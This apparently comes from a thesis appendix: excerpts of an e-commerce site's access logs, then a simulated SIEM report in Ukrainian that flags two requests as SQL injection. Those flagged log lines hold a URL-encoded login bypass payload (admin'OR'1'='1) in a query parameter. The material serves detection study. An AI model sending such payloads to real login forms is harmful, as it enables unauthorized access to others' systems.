40.77.167.129 - - [22/Jan/2019:03:56:17 +0330] "GET /image/23488/productModel/150x150 HTTP/1.1" 200 2654 "-" "Mozilla/5.0 (compatible; bingbot/2.0; +http://www.bing.com/bingbot.htm)" "-"

40.77.167.129 - - [22/Jan/2019:03:56:18 +0330] "GET /image/45437/productModel/150x150 HTTP/1.1" 200 3688 "-" "Mozilla/5.0 (compatible; bingbot/2.0; +http://www.bing.com/bingbot.htm)" "-"

40.77.167.129 - - [22/Jan/2019:03:56:18 +0330] "GET /image/576/article/100x100 HTTP/1.1" 200 14776 "-" "Mozilla/5.0 (compatible; bingbot/2.0; +http://www.bing.com/bingbot.htm)" "-"

66.249.66.194 - - [22/Jan/2019:03:56:18 +0330] "GET /filter/b41,b665,c150%7C%D8%A8%D8%AE%D8%A7%D8%B1%D9%BE%D8%B2,p56 HTTP/1.1" 200 34277 "-" "Mozilla/5.0 (compatible; Googlebot/2.1; +http://www.google.com/bot.html)" "-"

40.77.167.129 - - [22/Jan/2019:03:56:18 +0330] "GET /image/57710/productModel/100x100 HTTP/1.1" 200 1695 "-" "Mozilla/5.0 (compatible; bingbot/2.0; +http://www.bing.com/bingbot.htm)" "-"

207.46.13.136 - - [22/Jan/2019:03:56:18 +0330] "GET /product/10214 HTTP/1.1" 200 39677 "-" "Mozilla/5.0 (compatible; bingbot/2.0; +http://www.bing.com/bingbot.htm)" "-"

40.77.167.129 - - [22/Jan/2019:03:56:19 +0330] "GET /image/578/article/100x100 HTTP/1.1" 200 9831 "-" "Mozilla/5.0 (compatible; bingbot/2.0; +http://www.bing.com/bingbot.htm)" "-"

178.253.33.51 - - [22/Jan/2019:03:56:19 +0330] "GET /m/product/32574/62991/%D9%85%D8%A7%D8%B4%DB%8C%D9%86-%D8%A7%D8%B5%D9%84%D8%A7%D8%AD-

%D8%B5%D9%88%D8%B1%D8%AA-
%D9%BE%D8%B1%D9%86%D8%B3%D9%84%DB%8C-
%D9%85%D8%AF%D9%84-PR465AT HTTP/1.1" 200 20406
"https://www.zanbil.ir/m/filter/p5767%2Ct156?name=%D9%85%D8%A7%D8%B4%
DB%8C%D9%86-
%D8%A7%D8%B5%D9%84%D8%A7%D8%AD&productType=electric-shavers"
"Mozilla/5.0 (Linux; Android 5.1; HTC Desire 728 dual sim) AppleWebKit/537.36
(KHTML, like Gecko) Chrome/71.0.3578.83 Mobile Safari/537.36" "-"

40.77.167.129 - - [22/Jan/2019:03:56:19 +0330] "GET
/image/6229/productModel/100x100 HTTP/1.1" 200 1796 "-" "Mozilla/5.0 (compatible;
bingbot/2.0; +http://www.bing.com/bingbot.htm)" "-"

91.99.72.15 - - [22/Jan/2019:03:56:19 +0330] "GET
/product/10075/13903/%D9%85%D8%A7%DB%8C%DA%A9%D8%B1%D9%88%D
9%81%D8%B1-%D8%B1%D9%88%D9%85%DB%8C%D8%B2%DB%8C-
%D8%B3%D8%A7%D9%85%D8%B3%D9%88%D9%86%DA%AF-
%D9%85%D8%AF%D9%84-CE288 HTTP/1.1" 200 41725 "-" "Mozilla/5.0 (X11;
Linux x86_64) AppleWebKit/537.36 (KHTML, like Gecko) Chrome/53.0.2785.92
Safari/537.36" "-"

40.77.167.129 - - [22/Jan/2019:03:56:19 +0330] "GET
/image/6229/productModel/150x150 HTTP/1.1" 200 2739 "-" "Mozilla/5.0 (compatible;
bingbot/2.0; +http://www.bing.com/bingbot.htm)" "-"

207.46.13.136 - - [22/Jan/2019:03:56:19 +0330] "GET /product/14926 HTTP/1.1"
404 33617 "-" "Mozilla/5.0 (compatible; bingbot/2.0;
+http://www.bing.com/bingbot.htm)" "-"

40.77.167.129 - - [22/Jan/2019:03:56:19 +0330] "GET
/image/6248/productModel/150x150 HTTP/1.1" 200 2788 "-" "Mozilla/5.0 (compatible;
bingbot/2.0; +http://www.bing.com/bingbot.htm)" "-"

40.77.167.129 - - [22/Jan/2019:03:56:20 +0330] "GET /image/64815/productModel/150x150 HTTP/1.1" 200 3481 "-" "Mozilla/5.0 (compatible; bingbot/2.0; +http://www.bing.com/bingbot.htm)" "-"

66.249.66.194 - - [22/Jan/2019:03:56:20 +0330] "GET /m/filter/b2,p6 HTTP/1.1" 200 19451 "-" "Mozilla/5.0 (Linux; Android 6.0.1; Nexus 5X Build/MMB29P) AppleWebKit/537.36 (KHTML, like Gecko) Chrome/41.0.2272.96 Mobile Safari/537.36 (compatible; Googlebot/2.1; +http://www.google.com/bot.html)" "-"

Лістинг Б.2 – Звіт після аналіз симуляційною SIEM-системою

Reading and normalizing logs...

Running signature-based analysis...

Signature-based Threats Detected: 2

[2019-01-22 04:22:40+03:30] SQL Injection in access

→ 40.77.167.170 - - [22/Jan/2019:04:22:40 +0330] "GET /login/auth?user=admin%27OR%271%27%3D%271" 200 34447 "-" "Mozilla/5.0 (compatible; bingbot/2.0; +http://www.bing.com/bingbot.htm)" "-"

[2019-01-22 04:35:18+03:30] SQL Injection in access

→ 194.94.127.7 - - [22/Jan/2019:04:35:18 +0330] "GET /login/auth?user=admin%27OR%271%27%3D%271" 200 34443 "-" "Mozilla/5.0 (Windows NT 6.1; Win64; x64) AppleWebKit/537.36 (KHTML, like Gecko) Chrome/65.0.3325.181 Safari/537.36\x09Chrome 65.0" "-"

Running behavior-based analysis...

No behavior-based threats detected.

Running correlation-based analysis...

No correlation-based threats detected.

==========

Threat Detection Summary:

- SQL Injection: 2

==========